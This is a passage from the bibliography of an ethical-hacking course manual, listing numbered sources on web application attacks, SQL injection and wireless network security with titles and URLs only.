985. LDAP and LDAP Injection/Prevention, from https://www.geeksforgeeks.org/ldap-ldap-injectionprevention/.

986. (2018), Understanding and Defending Against LDAP Injection Attacks, from https://ldap.com/2018/05/04/understanding-and-defending-against-ldap-injection-attacks/.

987. (2017), Top 10 Common Web Attacks: The First Steps to Protect Your Website, from https://www.vpnmentor.com/blog/top-10-common-web-attacks/.

988. Lucero Davalos Vizcarra, (2019), Top 10 Web Security Vulnerabilities to Watch Out for in 2019, from https://cai.tools.sap/blog/top-10-web-security-vulnerabilities-to-watch-out-for-in-2019/.

989. Cross-Site Scripting (XSS), from https://phpsecurity.readthedocs.io/en/latest/Cross-Site-Scripting-(XSS).html.

990. A Positive XSS Prevention Model, from https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

991. Directory Traversal, from https://portswigger.net/web-security/file-path-traversal.

992. Preventing directory traversal, from https://www.hacksplaining.com/prevention/directory-traversal.

993. (2013), Unvalidated Redirects and Forwards, from https://hdivsecurity.com/owasp-unvalidated-redirects-and-forwards.

994. (2017), What Is an Unvalidated Redirect/Forward? , from https://www.sitelock.com/blog/how-to-mitigate-unvalidated-redirects-forwards/.

995. (2018), Safety Tips for Watering Hole Attacks, from https://www.techadvisory.org/2018/04/safety-tips-for-watering-hole-attacks/.

996. Laurencem, (2018), 5 Ways to Defend Against Watering Hole Attacks, from https://www.itsasap.com/2018/07/31/5-ways-defend-watering-hole-attacks/.

997. Resources that Need to be Protected from CSRF Vulnerability, from https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html.

998. CSRF Attacks: Anatomy, Prevention, and XSRF Tokens, from https://www.acunetix.com/websitesecurity/csrf-attacks/.

999. (2006), Cookie Poisoning Prevention in ASP.NET, from https://searchsoftwarequality.techtarget.com/answer/Cookie-poisoning-prevention-in-ASPNET.

1000. Nathan Rossiter, (2014), Common Web Application Attacks and How to Prevent Them, from https://www.business2community.com/crisis-management/common-web-application-attacks-prevent-0949592 .

1001. Alex Mitchell, (2019), How Does One Defend Against Session Hijacking?, from https://hakin9.org/how-does-one-defend-against-session-hijacking/.

1002. Username Enumeration, from https://guides.codepath.com/websecurity/Username-Enumeration.

1003. Username enumeration, from https://docs.kentico.com/spaces/flyingpdf/pdfpageexport.action?pageId=68881105.

1004. Patrick Laverty, (2017), What Is User Enumeration?, from https://blog.rapid7.com/2017/06/15/about-user-enumeration/.

1005. (2015), Username Enumeration Techniques and their Value, from https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2015/june/username-enumeration-techniques-and-their-value/.

1006. Abhinav Mishra, (2015), Abusing Password Reset Functionality to Steal User Data (Part – I), from https://www.tothenew.com/blog/abusing-password-reset-part-1/.

1007. John P. Mello Jr, What is Runtime Application Self-Protection (RASP)?, from https://techbeacon.com/security/what-runtime-application-self-protection-rasp.

1008. Bria Grangard, (2019), RASP 101: What Is Runtime Application Self-Protection?, from https://blog.rapid7.com/2019/09/04/rasp-101-what-is-runtime-application-self-protection/.

1009. (2016), Defending Web Apps: WAFs versus RASPs, from https://warroom.rsmus.com/wafs-vs-rasps/.

1010. Govindraj Basatwar, (2019), What Is Runtime Application Self-Protection (RASP)?, from https://www.appsealing.com/what-is-runtime-application-self-protection/.

1011. (2019), Bug bounty program, from https://en.wikipedia.org/wiki/Bug_bounty_program.

Module 15: SQL Injection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1012. (2008), Preventing SQL Injections in Online Applications: Study, Recommendations and Java Solution Prototype Based on the SQL DOM, from http://mirror.kioss.undip.ac.id/pustaka-bebas/library-sw-hw/linux-1/security/WebGoat/OWASP/OWASP-AppSecEU08-Janot.pdf.

1013. San-Tsai Sun, (2007), Classification of SQL Injection Attacks, from http://courses.ece.ubc.ca/412/term_project/reports/2007-fall/Classification_of_SQL_Injection_Attacks.pdf.

1014. Victor Chapela, Advanced SQL Injection, from https://www.slideshare.net/amiable_indian/advanced-sql-injection.

1015. (2012), Advanced SQL Injection, from http://blogs.pages.kr/1341.

1016. Dmitry Evteev, (2009), Advanced SQL Injection, from https://www.slideshare.net/devteev/advanced-sql-injection-eng.

1017. (2005), SQL injection, from http://searchsqlserver.techtarget.com/feature/SQL-injection.

1018. What is SQL Injection?, from https://www.secpoint.com/sql-injection.html.

1019. Rise in SQL Injection Attacks Exploiting Unverified User Data Input, from https://docs.microsoft.com/en-us/security-updates/SecurityAdvisories/2008/954462.

1020. (2006), Injection Protection, from https://docs.microsoft.com/en-us/previous-versions/sql/legacy/aa224806(v=sql.80)?redirectedfrom=MSDN.

1021. Understanding SQL Injection, from https://tools.cisco.com/security/center/resources/sql_injection.

1022. SQL Injection, from https://owasp.org/www-community/attacks/SQL_Injection.

1023. San-Tsai Sun, Ting Han Wei, and Stephen Liu, Sheung Lau, (2007), Classification of SQL Injection Attacks, from http://courses.ece.ubc.ca/412/term_project/reports/2007-fall/Classification_of_SQL_Injection_Attacks.pdf.

1024. Krzysztof Kotowicz, (2010), SQL Injection: Complete walkthrough (not only) for PHP developers, from https://www.slideshare.net/kkotowicz/sql-injection-complete-walktrough-not-only-for-php-developers.

1025. (2007), INTRODUCTION, from http://isea.nitk.ac.in/publications/web.pdf.

1026. Dmitry Evteev, (2009), Advanced SQL Injection, from http://www.ptsecurity.com/download/PT-devteev-Advanced-SQL-Injection-ENG.zip.

1027. Cameron Hotchkies, (2004), Blind SQL Injection Automation Techniques, from http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-hotchkies/bh-us-04-hotchkies.pdf.

1028. SQL Injection, from https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008-r2/ms161953(v=sql.105)?redirectedfrom=MSDN.

1029. SQL INJECTION, from http://www.authorstream.com/Presentation/useful-155975-sql-injection-hacking-computers-22237-education-ppt-powerpoint/.

1030. Ferruh Mavituna, (2007), SQL Injection Cheat Sheet, from https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/.

1031. K. K. Mookhey and Nilesh Burghate, (2004), Detection of SQL Injection and Cross-site Scripting Attacks, from https://www.symantec.com/connect/articles/detection-sql-injection-and-cross-site-scripting-attacks.

1032. Debasish Das, Utpal Sharma, and D.K. Bhattacharyya, (2010), An Approach to Detection of SQL Injection Attack Based on Dynamic Query Matching, from https://www.ijcaonline.org/journal/number25/pxc387766.pdf.

1033. (2010), Quick Security Reference: SQL Injection, from http://download.microsoft.com/download/E/E/7/EE7B9CF4-6A59-4832-8EDE-B018175F4610/Quick%20Security%20Reference%20-%20SQL%20Injection.docx.

1034. Ferruh Mavituna, One Click Ownage, Adventures of a lazy pentester, from https://www.owasp.org/images/8/8e/One_Click_Ownage-Ferruh_Mavituna.pdf.

1035. Alexander Kornbrust, (2009), ODTUG - SQL Injection Crash Course for Oracle Developers, from http://www.red-database-security.com/wp/OOW2009_sql_crashcourse_for_developers.pdf.

1036. William G.J. Halfond, Jeremy Viegas, and Alessandro Orso, (2006), A Classification of SQL Injection Attack Techniques and Countermeasures, from https://www.cc.gatech.edu/~orso/papers/halfond.viegas.orso.ISSSE06.presentation.pdf.

1037. Injection Flaws - OWASP, from https://www.owasp.org/index.php/Injection_Flaws.

1038. Victor Chapela, (2005), Advanced SQL Injection, from http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt.

1039. (2010), SQL Injection, from https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008/ms161953(v=sql.100)?redirectedfrom=MSDN.

1040. Blind SQL Injection, from http://www.evilsql.com/main/page1.php.

1041. SQL Injection, from https://www.w3schools.com/sql/sql_injection.asp.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1042. SQL Injection Cheat Sheet & Tutorial: Vulnerabilities & How to Prevent SQL Injection Attacks, from https://www.veracode.com/security/sql-injection.

1043. Types of SQL Injection (SQLi), from https://www.acunetix.com/websitesecurity/sql-injection2/.

1044. Everything You Need to Know About SQL Injection Attacks & Types, SQLi Code Example, Variations, Vulnerabilities & More, from http://www.firewall.cx/general-topics-reviews/web-application-vulnerability-scanners/1207-how-sql-injection-attacks-work-examples.html.

1045. Hack2Secure, (2017), Understanding SQL Injection Attacks, from https://www.hack2secure.com/blogs/understanding-sql-injection-attacks.

1046. Using Comments to Simplify SQL Injection, from https://www.sqlinjection.net/comments/.

1047. SQL Injection Cheat Sheet, from https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/#InlineComments.

1048. (2017), SQL Injection Tutorial , from https://www.w3resource.com/sql/sql-injection/sql-injection.php.

1049. Nuno Loureiro, (2010), Advanced SQL Injection: Attacks, from https://www.slideshare.net/nuno.loureiro/advanced-sql-injection-attacks.

1050. Types of SQL Injection Attacks, from http://hwang.cisdept.cpp.edu/swanew/Text/SQL-Injection.htm.

1051. Time-Based Blind SQL Injection using Heavy Query, from https://www.sqlinjection.net/heavy-query/.

1052. (2017), SQL Injection Bypassing WAF, from https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF.

1053. (2013), WAF SQL evasion using HPF technique, from https://security.stackexchange.com/questions/34498/waf-sql-evasion-using-hpf-technique.

1054. (2009), HTTP Parameter Fragmentation (HPF) is one of the methods to bypass security filters in web applications, from http://blog.ptsecurity.com/2009/12/http-parameter-fragmentation-hpf-is-one.html.

1055. Luca Carettoni and Stefano di Paola, HTTP Parameter Pollution, from https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf.

1056. Steve Friedl, (2017), SQL Injection Attacks by Example, from http://www.unixwiz.net/techtips/sql-injection.html.

1057. Simone Quatrini and Marco Rondini, "Blind Sql Injection with Regular Expressions Attack", from https://www.exploit-db.com/docs/english/17397-blind-sql-injection-with-regular-expressions-attack.pdf.

1058. (2010), Hacking website using SQL Injection -step by step guide, from https://breakthesecurity.cysecurity.org/2010/12/hacking-website-using-sql-injection-step-by-step-guide.html.

1059. Chandrakant Nial, How to Find Admin Login Panel of a Website, from http://www.darksite.co.in/2013/04/how-to-find-admin-login-panel-of.html.

1060. SQL Injection techniques, from https://www.oratechinfo.co.uk/sql_injection.html.

1061. PL/SQL Attacks, from https://www.sqlinjection.net/advanced/pl-sql/.

1062. PL/SQL Security Vulnerabilities and Language Overview, from https://www.checkmarx.com/plsql-security-vulnerabilities-platform-overview/.

1063. MacGyver, (2013), Create server backdoors using SQL Injection, from http://macgyverdev.blogspot.in/2013/02/create-server-backdoors-using-sql.html.

1064. (2012), Creating Backdoors Using SQL Injection, from https://resources.infosecinstitute.com/backdoor-sql-injection/#gref.

1065. (2011), Leveraging a shell from SQL injection, from https://security.stackexchange.com/questions/6919/leveraging-a-shell-from-sql-injection.

1066. SQL Injection Attack, from https://shodhganga.inflibnet.ac.in/bitstream/10603/123504/7/chapter%202.pdf.

1067. Advanced evasion techniques for defeating SQL injection Input validation mechanisms, from https://jeannotclement.wordpress.com/2011/01/16/advanced-evasion-technique/.

1068. Evasion Techniques, from http://books.gigatux.nl/mirror/apachesecurity/0596007248/apachesc-CHP-10-SECT-8.html.

1069. Intrusion detection system evasion techniques, from https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques.

1070. Do Son, (2019), SQL injection: 9 Ways to Bypass Web Application Firewall, from https://securityonline.info/sql-injection-9-ways-bypass-web-application-firewall/.

1071. SQL Injection Bypass CheatSheet, from http://www.0xby.com/873.html.

1072. System Tables and Views, from https://docs.oracle.com/database/timesten-18.1/TTSYS/systemtables.htm#TTSYS722.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1073. Grant Tables, from https://dev.mysql.com/doc/refman/8.0/en/grant-tables.html

1074. (2017), Remove references to undocumented system tables, from https://docs.microsoft.com/en-us/sql/sql-server/install/remove-references-to-undocumented-system-tables?view=sql-server-2014.

1075. (2017), sys.syslogins (Transact-SQL), from https://docs.microsoft.com/en-gb/sql/relational-databases/system-compatibility-views/sys-syslogins-transact-sql?view=sql-server-2017.

1076. Victor Chapela, (2005), Advanced SQL Injection, from https://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt.

1077. sys.sysdatabases (Transact-SQL), from https://docs.microsoft.com/en-us/sql/relational-databases/system-compatibility-views/sys-sysdatabases-transact-sql?view=sql-server-2017.

1078. sys.sysobjects (Transact-SQL), from https://docs.microsoft.com/en-us/sql/relational-databases/system-compatibility-views/sys-sysobjects-transact-sql?view=sql-server-2017.

1079. sys.syscolumns (Transact-SQL), from https://docs.microsoft.com/en-us/sql/relational-databases/system-compatibility-views/sys-syscolumns-transact-sql?view=sql-server-2017.

1080. sys.sysservers (Transact-SQL), from https://docs.microsoft.com/en-us/sql/relational-databases/system-compatibility-views/sys-sysservers-transact-sql?view=sql-server-2017.

1081. xp_cmdshell Server Configuration Option, from https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/xp-cmdshell-server-configuration-option?view=sql-server-2017.

1082. (2012), SQL Injection through HTTP Headers, from https://resources.infosecinstitute.com/sql-injection-http-headers/#gref.

1083. Nikos Danopoulos, (2019), X Forwarded for SQL injection, from https://outpost24.com/blog/X-forwarded-for-SQL-injection.

1084. Header Field Definitions, from https://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html.

1085. (2019), Intrusion Prevention, from https://fortiguard.com/encyclopedia/ips/41512.

1086. Exfiltrating Data from MS SQL Server Via DNS, from http://pentestmonkey.net/blog/mssql-dns.

1087. Mike Saunders, (2018), SQLi Data Exfiltration via DNS, from https://www.redsiege.com/blog/2018/11/sqli-data-exfiltration-via-dns/.

1088. (2014), DNS Exfiltration with SQL Injection, from https://blog.safebuff.com/2016/06/14/DNS-exfiltration-with-SQL-Injection/.

1089. SQL Injection: Vulnerabilities & How to Prevent SQL Injection Attacks, from https://www.veracode.com/security/sql-injection.

1090. Defeating SQL Injection IDS Evasion, from https://www.giac.org/paper/gcia/1231/defeating-sql-injection-ids-evasion/109964.

1091. (2018), How to Avoid Detection & Bypass Defenses, from https://null-byte.wonderhowto.com/how-to/sql-injection-101-avoid-detection-bypass-defenses-0184918/.

1092. Service overview and network port requirements for Windows, from https://support.microsoft.com/en-in/help/832017/service-overview-and-network-port-requirements-for-windows.

1093. Thomas Sermpinis, Web Application Hacking Advanced SQL Injection and Data Store Attacks, Vol 12, from Book.

Module 16: Hacking Wireless Networks

1094. Jari Arkko, Vesa Torvinen, Aki Niemi, (2002), HTTP Authentication with EAP, from http://www.arkko.com/publications/draft-torvinen-http-eap-01.txt.

1095. Peter Loshin, (2019), Defending against the most common wireless network attacks, from http://searchsecurity.techtarget.com/feature/A-list-of-wireless-network-attacks.

1096. Ajay Kumar Gupta, (2010), Comment: Rogue Access Point Setups on Corporate Networks, from https://www.infosecurity-magazine.com/opinions/comment-rogue-access-point-setups-on-corporate/.

1097. Bluetooth Security Risks and Tips to Prevent Security Threats, from https://www.brighthub.com/computing/smb-security/articles/30045.aspx.

1098. Cisco Unified Wireless Network Architecture—Base Security Features, from https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Mobility/secwlandg20/sw2dg/ch4_2_SPMb.pdf.

1099. Chris Weber and Gary Bahadu, (2009), Wireless Networking Security, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457019(v=technet.10)?redirectedfrom=MSDN.

1100. (2006), How to Cheat at Securing a Wireless Network, from https://www.sciencedirect.com/science/article/pii/B9781597490870500572.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1101. Lisa Phifer, (2005), Eliminating interference thru Wi-Fi spectrum analysis, from https://searchmobilecomputing.techtarget.com/tip/Eliminating-interference-thru-Wi-Fi-spectrum-analysis.

1102. Understanding WiFi Hotspots... from https://www.scambusters.org/wifi.html.

1103. (2009), How 802.11 Wireless Works, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc757419(v=ws.10)?redirectedfrom=MSDN.

1104. TKIP (Temporal Key Integrity Protocol), from https://www.tech-faq.com/tkip-temporal-key-integrity-protocol.html.

1105. Kevin Beaver and Peter T. Davis, Understanding WEP Weaknesses, from https://www.dummies.com/programming/networking/understanding-wep-weaknesses/.

1106. Eric Geier, (2010), 7 Things Hackers Hope You Don't Know, from https://www.esecurityplanet.com/views/article.php/3891716/7-Things-Hackers-Hope-You-Dont-Know.htm.

1107. Rogue Wireless Access Point, from https://www.tech-faq.com/rogue-wireless-access-point.html.

1108. How to War Drive, from https://www.wikihow.com/War-Drive.

1109. ALFRED LOO, (2009), Security Threats of Smart Phones and Bluetooth, from http://www.aaronfrench.com/coursefiles/ucommerce/Loo_2009.pdf.

1110. Prabhaker Mateti, Hacking Techniques in Wireless Networks, from https://web1.cs.wright.edu/~pmateti/InternetSecurity/Lectures/WirelessHacks/Mateti-WirelessHacks.htm.

1111. Bradley Mitchell, (2020) Wired vs. Wireless Networking, from https://www.lifewire.com/wired-vs-wireless-networking-816352.

1112. Bradley Mitchell, (2019), Wireless Standards - 802.11b 802.11a 802.11g and 802.11n, from https://www.lifewire.com/wireless-standards-802-11a-802-11b-g-n-and-802-11ac-816553.

1113. Wi-Fi Protected Access, from https://searchmobilecomputing.techtarget.com/definition/Wi-Fi-Protected-Access.

1114. WPA (Wi-Fi Protected Access), from https://www.tech-faq.com/wpa-wi-fi-protected-access.shtml.

1115. Paul Arana, (2006), Benefits and Vulnerabilities of Wi-Fi Protected Access 2 (WPA2), from https://cs.gmu.edu/~yhwang1/INFS612/Sample_Projects/Fall_06_GPN_6_Final_Report.pdf.

1116. Wireless Hacking, from https://www.darknet.org.uk/category/wireless-hacking/.

1117. Gary Wollenhaupt, How Cell Phone Jammers work, from https://electronics.howstuffworks.com/cell-phone-jammer1.htm.

1118. Brian R. Miller and Booz Allen Hamilton, (2002), Issues in Wireless security, from https://www.acsac.org/2002/case/wed-c-330-Miller.pdf.

1119. Jonathan Hassell, (2004), Wireless Attacks and Penetration Testing, from https://www.symantec.com/connect/articles/wireless-attacks-and-penetration-testing-part-1-3.

1120. Martin Beck and TU-Dresden, (2008), Practical attacks against WEP and WPA, from http://dl.aircrack-ng.org/breakingwepandwpa.pdf.

1121. Chris Hurley, Finding cloaked access points, (Chapter 9), from https://books.google.co.in/books?id=wGJhDNspE3wC&pg=PA333&lpg=PA333&dq=cloaked+access+point&source=bl&ots=ZDkHSykDNV&sig=1sLKIx-1ZcqkhUdr1WpFaqYczyI&hl=en&ei=V8R2Ss35Oo2e6gP59viqCw&sa=X&oi=book_result&ct=result&redir_esc=y#v=onepage&q=cloaked%20access%20point&f=false.

1122. (2002), Wireless Scanning Wardriving / Warchalking, from https://www.it-observer.com/wireless-scanning-wardriving-warchalking.html.

1123. Wireless Network, from http://www.hackingtheuniverse.com/information-security/attack-vs-defense/attack-vs-defense-on-an-organizational-scale/5-wireless-network.

1124. Michael Roche, (2007), Wireless Attack Tools, from https://www.cse.wustl.edu/~jain/cse571-07/ftp/wireless_hacking.pdf.

1125. Protecting your wireless network from hacking, from http://www.businessknowledgesource.com/technology/protecting_your_wireless_network_from_hacking_025027.html.

1126. Agustina, J. V. Peng Zhang, and Kantola, (2003), Performance evaluation of GSM handover traffic in a GPRS/GSM network, from https://ieeexplore.ieee.org/document/1214113?isnumber=27298&arnumber=1214113&count=217&index=21.

1127. Service set identifier, from https://searchmobilecomputing.techtarget.com/definition/service-set-identifier.

1128. Antenna Cabling Guide, from http://wireless.gumph.org/content/3/12/011-antenna-cabling.html.

1129. The Wireless Intrusion detection system, from http://www.forum-intrusion.com/widz_design.pdf.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1130. Humphrey Cheung, (2005), How To Crack WEP - Part 1: Setup & Network Recon, from https://www.tomsguide.com/us/how-to-crack-wep,review-451.html.

1131. Humphrey Cheung, (2005), How To Crack WEP - Part 2: Performing the Crack, from https://www.tomsguide.com/us/how-to-crack-wep,review-459.html.

1132. Humphrey Cheung, (2005), How To Crack WEP - Part 3: Securing your WLAN, from https://www.tomsguide.com/us/how-to-crack-wep,review-471.html.

1133. Chris Weber and Gary Bahadur, (2009), Wireless Networking Security, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457019(v=technet.10)?redirectedfrom=MSDN.

1134. (2009), How 802.11 Wireless Works, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc757419(v=ws.10)?redirectedfrom=MSDN.

1135. Brandon Teska, (2008), How To Crack WPA / WPA2, from https://www.smallnetbuilder.com/wireless/wireless-howto/30278-how-to-crack-wpa--wpa2.

1136. A Comprehensive Review of 802.11 Wireless LAN Security and the Cisco Wireless Security Suite, from https://www.cisco.com/c/en/us/products/collateral/wireless/aironet-1200-access-point/prod_white_paper09186a00800b469f.html.

1137. (2006), How To Crack WEP and WPA Wireless Networks, from http://121space.com/index.php?showtopic=3376.(2006), How To Crack WEP and WPA Wireless Networks, from http://121space.com/index.php?showtopic=3376.

1138. (2009), How to prevent wireless DoS attacks, from https://searchsecurity.techtarget.com/feature/How-to-prevent-wireless-DoS-attacks.

1139. Jim Geier, (2003), Denial of Service a Big WLAN Issue, from https://www.esecurityplanet.com/trends/article.php/2200071/Denial-of-Service-a-Big-WLAN-Issue.htm.

1140. Peter Loshin, (2009), A list of wireless network attacks, from https://searchsecurity.techtarget.com/feature/A-list-of-wireless-network-attacks.

1141. Lisa Phifer, (2009), A wireless network vulnerability assessment checklist, from https://searchsecurity.techtarget.com/feature/A-wireless-network-vulnerability-assessment-checklist.

1142. Lisa Phifer, (2009), Hunting for rogue wireless devices, from https://searchsecurity.techtarget.com/feature/Hunting-for-rogue-wireless-devices.

1143. PreciousJohnDoe, List of Wireless Network Attacks, from http://www.brighthub.com/computing/smb-security/articles/53949.aspx.

1144. Security Disciplines for Objective 3: Detection and Recovery, from https://it.ojp.gov/documents/wirelesssecurity.pdf.

1145. Jim Geier, How to: Sniff Wireless Packets with Wireshark, from http://www.wireless-nets.com/resources/tutorials/sniff_packets_wireshark.html.

1146. Laurent Oudot, (2004), Wireless Honeypot Countermeasures, from https://www.symantec.com/connect/articles/wireless-honeypot-countermeasures.

1147. (2009), Fragmentation Attack, from http://www.aircrack-ng.org/doku.php?id=fragmentation.

1148. Andrei A. Mikhailovsky, Konstantin V. Gavrilenko, and Andrew Vladimirov, (2004), The Frame of Deception: Wireless Man-in-the-Middle Attacks and Rogue Access Points Deployment, from http://www.informit.com/articles/article.aspx?p=353735&seqNum=7.

1149. Renee Oricchio, How to Surf Safely on Public Wi-Fi, from https://www.inc.com/telecom/articles/200707/wifi.html.

1150. What is WiFi, from https://www.scambusters.org/wifi.html.

1151. Trishna Panse and Prashant Panse, (2013), A Survey on Security Threats and Vulnerability attacks on Bluetooth Communication, from http://www.ijcsit.com/docs/Volume%204/Vol4Issue5/ijcsit2013040521.pdf.

1152. How to Bluejack, from https://www.wikihow.com/Bluejack.

1153. John Padgette and Karen Scarfone, (2012), Guide to Bluetooth Security (Draft), from https://csrc.nist.gov/csrc/media/publications/sp/800-121/rev-1/final/documents/draft-sp800-121_rev1.pdf.

1154. Nateq Be-Nazir Ibn Minar and Mohammed Tarique, (2012), BLUETOOTH SECURITY THREATS AND SOLUTIONS: A SURVEY, from http://airccse.org/journal/ijdps/papers/0112ijdps10.pdf.

1155. Lisa Phifer, Wireless network troubleshooting: Connectivity, from https://searchnetworking.techtarget.com/tip/Wireless-network-troubleshooting-Connectivity.

1156. Keijo M.J. Haataja, (2005), Detailed descriptions of new proof-of-concept Bluetooth security analysis tools and new security attacks, from http://www.cs.uku.fi/tutkimus/publications/reports/B-2005-1.pdf.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1157. (2017), What You Should Know About the 'KRACK' WiFi Security Weakness, from https://krebsonsecurity.com/2017/10/what-you-should-know-about-the-krack-wifi-security-weakness/.

1158. Lily Hay Newman, (2017), The 'Secure' Wi-Fi Standard has a Huge, Dangerous Flaw, from https://www.wired.com/story/krack-wi-fi-wpa2-vulnerability/.

1159. Steve Tilson, (2017), WPA2 Key Reinstallation Attack (KRACK) Vulnerability Detection Dashboard, from https://www.tenable.com/sc-dashboards/wpa2-key-reinstallation-attack-krack-vulnerability-detection-dashboard.

1160. Thomas Brewster, (2017), Update Every Device -- This KRACK Hack Kills Your Wi-Fi Privacy, from https://www.forbes.com/sites/thomasbrewster/2017/10/16/krack-attack-breaks-wifi-encryption/#3d9b890e2ba9.

1161. Paul Ducklin, (2017), Wi-Fi at risk from KRACK attacks – here's what to do, from https://nakedsecurity.sophos.com/2017/10/16/wi-fi-at-risk-from-krack-attacks-heres-what-to-do/.

1162. Charlie Osborne and Zack Whittaker, (2017), Here's every patch for KRACK Wi-Fi vulnerability available right now, from http://www.zdnet.com/article/here-is-every-patch-for-krack-wi-fi-attack-available-right-now/.

1163. Michael Heller, (2017), KRACK WPA2 flaw might be more hype than risk, from http://searchsecurity.techtarget.com/news/450428414/KRACK-WPA2-vulnerability-might-be-more-hype-than-risk

1164. (2017), KRACK WPA Vulnerability - Key Reinstallation AttaCK, from https://aircrack-ng.blogspot.in/2017/10/krack-wpa-vulnerability-key.html.

1165. Attacks on EAP Protocols, from http://etutorials.org/Networking/Wireless+lan+security/Chapter+6.+Wireless+Vulnerabilities/Attacks+on+EAP+Protocols/.

1166. Mateusz Buczkowski, (2018), Introduction to Wi-Fi Security, from https://www.grandmetric.com/2018/07/06/ended-wpa3-wi-fi-security-evolution/.

1167. Wireless Security Protocols: WEP, WPA, WPA2 and WPA3, from https://www.cyberpunk.rs/wireless-security-protocols-wep-wpa-wpa2-and-wpa3.

1168. Penny Hoelscher, (2018), What is WPA3, is it secure and should I use it?, from https://www.comparitech.com/blog/information-security/what-is-wpa3/.

1169. Discover Wi-Fi Security, from https://www.wi-fi.org/discover-wi-fi/security.

1170. (2018), WPA3 Explained, from https://medium.com/@reliancegcs/wpa3-explained-wi-fi-is-getting-major-security-update-2b6dca8f3aff.

1171. (2020), Wi-Fi Protected Access, from https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access.

1172. Mark Wyciślik-Wilson, aLTEr: Hackers can spy on your 4G browsing sessions thanks to LTE flaws, from https://betanews.com/2018/06/30/alter-lte-vulnerability/.

1173. (2018), aLTEr: POC Exploit of LTE Layer Two, from https://blog.zimperium.com/alter-poc-exploit-lte-layer-two/.

1174. Nicole Lorenz, (2018), aLTEr: Attack every smartphone via LTE, from https://blog.avira.com/alter-attack-every-smartphone-via-lte/.

1175. Aaron Woland, (2018), Protecting iOS against the aLTEr attacks, from https://www.networkworld.com/article/3287149/protecting-ios-against-the-alter-attacks.html .

1176. (2013), Wireless Attacks Unleashed, from https://resources.infosecinstitute.com/wireless-attacks-unleashed/#gref.

1177. Elahe Fazeldehkordi and Oluwatobi Ayodeji Akanbi, (2016), Wormhole Attack, from https://www.sciencedirect.com/topics/computer-science/wormhole-attack.

1178. Julián Ramírez Gómez, Héctor Fernando Vargas Montoya, and Álvaro León Henao1, (2019), Implementing a Wormhole Attack on Wireless Sensor Networks with XBee S2C Devices, from https://dialnet.unirioja.es/descarga/articulo/6939721.pdf.

1179. (2015), Finding WPS enabled Wifi Networks with Kali Linux Wash, from https://www.hackingtutorials.org/wifi-hacking-tutorials/wps-wifi-networks-with-kali-linux-wash/#prettyPhoto.

1180. Brian Sak and Jilumudi Raghu Ram, (2016), Mastering Kali Linux Wireless Pentesting, Birmingham, Packt Publishing Ltd, from https://github.com/volym3ad/BOOKS/blob/master/Mastering%20Kali%20Linux%20Wireless%20Pentesting.pdf.

1181. (2008), ARP Spoofing, from https://openmaniak.com/ettercap_arp.php.

1182. Zaid Sabih, Creating Fake Access Points with the MANA Toolkit, from https://www.oreilly.com/library/view/learn-ethical-hacking/9781788622059/7b4ce7c7-1a2d-4dc6-8754-799ee9e4d7ba.xhtml.

1183. Arnav Tripathy, (2019), How to Make a Fake Access Point with Mana-Toolkit, from https://medium.com/@arnavtripathy98/how-to-make-a-fake-access-point-with-mana-toolkit-2464c1843d1e.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1184. Balaji N, (2018), Wi-Jacking – New Wifi Attack Allow Accessing Millions of Neighbour's WiFi Without Cracking, from https://gbhackers.com/wi-jacking-wifi-attack/.

1185. Catalin Cimpanu, (2018), Google Fixes Chrome Issue that Allowed Theft of WiFi Logins, from https://www.zdnet.com/article/google-fixes-chrome-issue-that-allowed-theft-of-wifi-logins/.

1186. Gurubaran S, (2019), Pentesting & Crack WPA/WPA2 WiFi Passwords with Wifiphisher by Jamming the WiFi, from https://gbhackers.com/crack-wpawpa2-kali-linux-tutorial/.

1187. Kody, (2015), Get Anyone's Wi-Fi Password Without Cracking Using Wifiphisher, from https://null-byte.wonderhowto.com/how-to/hack-wi-fi-get-anyones-wi-fi-password-without-cracking-using-wifiphisher-0165154/.

1188. Tomáš Foltýn, (2019), WPA3 Flaws May Let Attackers Steal Wi-Fi Passwords, from https://www.welivesecurity.com/2019/04/11/wpa3-flaws-steal-wifi-passwords/.

1189. Catalin Cimpanu, (2019), Dragonblood vulnerabilities disclosed in WiFi WPA3 standard, from https://www.zdnet.com/article/dragonblood-vulnerabilities-disclosed-in-wifi-wpa3-standard/ .

1190. Dan Goodun, (2019), Serious flaws leave WPA3 vulnerable to hacks that steal Wi-Fi passwords, from https://arstechnica.com/information-technology/2019/04/serious-flaws-leave-wpa3-vulnerable-to-hacks-that-steal-wi-fi-passwords/.

